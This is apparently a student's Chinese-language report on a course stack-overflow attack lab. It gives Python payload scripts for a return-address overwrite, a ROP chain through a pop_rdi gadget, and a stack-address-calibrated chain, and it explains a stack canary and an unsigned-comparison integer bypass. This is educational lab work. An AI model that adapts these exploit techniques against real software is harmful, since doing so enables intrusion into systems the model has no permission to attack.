栈溢出攻击实验

姓名：唐培严 学号：2024201638

题目解决思路

Problem 1:

- **分析**： 本题是基础的缓冲区溢出攻击。通过对第一个题目的反汇编分析，发现函数使用strcpy函数将输入内容传送到栈上的缓冲区。由于没有对输入长度进行检查，可以通过构造长字符串覆盖栈帧中的返回地址。目标是让程序返回时跳转到指定的目标函数地址。
- **解决方案**： 首先利用调试工具确定缓冲区起始地址到返回地址的距离为16字节。脚本逻辑如下：

```
padding = b"A" * 16
func1_address = b"\x16\x12\x40\x00\x00\x00\x00\x00"
payload = padding + func1_address
with open("ans1.txt", "wb") as f:
    f.write(payload)

print("Payload successfully written to ans1.txt")
```

- **结果**:

```
Do you like ICS?
Yes!I like ICS!
```

```
willeo@DESKTOP-B7PHU8S:~/attacklab$ ./problem1 ans1.txt
Do you like ICS?
Yes!I like ICS!
```

Problem 2:

- **分析**： 第二题要求在跳转的同时，将第一个参数设置为特定的数值。通过反汇编发现，目标函数会从基址指针偏移的位置读取数据。因此，不仅要篡改返回地址，还需要利用已有的函数pop_rdi中的部分语句，使rdi中寄存着需要被比较的值，所以要有多个返回地址。
- **解决方案**： 通过在缓冲区中预先填入多个目标数值，并修改保存的基址指针值，使其指向这块预填好的区域。

```
padding = b"A" * 16
pop_rdi_ret = b"\xc7\x12\x40\x00\x00\x00\x00\x00"
target_value = b"\xf8\x03\x00\x00\x00\x00\x00\x00"
func2_addr = b"\x16\x12\x40\x00\x00\x00\x00\x00"
payload = padding + pop_rdi_ret + target_value + func2_addr
with open("ans2.txt", "wb") as f:
```

```
    f.write(payload)

print("Payload successfully written to ans1.txt")
```

- **结果**:

```
Do you like ICS?
Welcome to the second level!
Yes!I like ICS!
```

```
willeo@DESKTOP-B7PHU8S:~/attacklab$ ./problem2 ans2.txt
Do you like ICS?
Welcome to the second level!
Yes!I like ICS!
```


Problem 3:

- **分析**： 在解决第三题时遇到了环境差异导致的地址偏移问题。攻击负载在调试环境下正常，但在直接运行时会崩溃。这是因为调试环境的环境变量会导致栈地址发生变动。在关闭内核全局栈随机化设置之后，为了获取真实环境下的栈地址，我通过查看内核日志，获取了程序崩溃瞬间的栈指针位置。
- **解决方案**： 根据反馈的真实地址，重新计算并校准了攻击负载中的跳转地址和伪造的基址地址，确保指令链能正确传递参数。

```
import struct
def p64(n):
    return struct.pack("<Q", n)
buffer_addr = 0x7fffffffd840
payload = p64(0x72) * 4
payload += p64(buffer_addr + 16)
payload += p64(0x4012fd)
payload += p64(0x4012ea)
payload += p64(0x401216)
with open("ans3.txt", "wb") as f:
    f.write(payload)
```

- **结果**:

```
Do you like ICS?
Now, say your lucky number is 114!
If you do that, I will give you great scores!
Your lucky number is 114
```



Problem 4:

- **分析**： 本题在反汇编代码中体现了明显的Canary保护机制。

1. 机制原理： Canary 保护是在函数序言阶段，在栈帧的返回地址之前压入一个随机生成的数值。在函数执行结束返回前，程序会重新读取该值并与原值进行比较。如果由于缓冲区溢出导致该值被覆盖，比较结果将不一致，程序会直接调用安全退出函数，从而防止返回地址被劫持。

2. 汇编体现： 在 caesar_decrypt (121c) 和 func (136c) 等函数的开头，可以看到如下指令： 136c: 64 48 8b 04 25 28 00 mov %fs:0x28, %rax 1375: 48 89 45 f8 mov %rax, -0x8(%rbp) 这表示从段寄存器 fs 的偏移 0x28 处获取随机的 Canary 值，并存入栈中 [rbp-8] 的位置。


在函数结束前，可以看到如下校验逻辑： 140e: 64 48 2b 04 25 28 00 sub %fs:0x28, %rax 1417: 74 05 je 141e <func+0xc1> 1419: e8 b2 fc ff ff call 10d0 __stack_chk_fail@plt 如果栈上的值被修改，sub 指令的结果不为零，程序将跳转到 __stack_chk_fail 函数，导致攻击失败。因此，传统的溢出覆盖返回地址的方法在本题中无法直接使用。

- **解决方案**： 由于 Canary 保护的存在，本题改用逻辑漏洞进行攻击。通过对 func 函数内部逻辑的分析，发现程序在处理用户输入时使用了无符号整数比较指令（jae）。本题利用了整数溢出漏洞，通过输入特定数值绕过程序的逻辑校验。

- **操作步骤**： 在程序运行时，前两次输入任意数字，在第三次要求输入金额时输入 -1。由于 -1 在内存中的补码表示为 0xFFFFFFFF，在无符号比较视角下，它被识别为最大的正整数，从而通过了 (4294967295 >= 4294967294) 的逻辑判断。随后利用循环减法后的变量状态，成功触发了目标函数的调用。

- **结果**:

```
hi please tell me what is your name?
TangPeiyan
hi! do you like ics?
Yes
if you give me enough yuanshi,I will let you pass!
-1
your money is 4294967295
great!I will give you great scores
```



思考与总结

在本次实验中，我从基础的栈空间覆盖开始，逐步接触到了更复杂的防御机制及其应对方案。

1. 环境差异的影响：调试工具与真实终端的地址不一致，让我理解了内存布局的动态性，掌握了通过内核日志分析程序状态的方法。
2. 保护机制的绕过：当栈哨兵等保护措施限制了返回地址的篡改时，利用程序自身的逻辑漏洞，如整数符号问题，同样可以达到控制程序流的目的。
3. 调试的重要性：在构造攻击负载的过程中，对汇编指令执行细节，如寄存器传参和栈指针移动的精确掌握是成功的关键。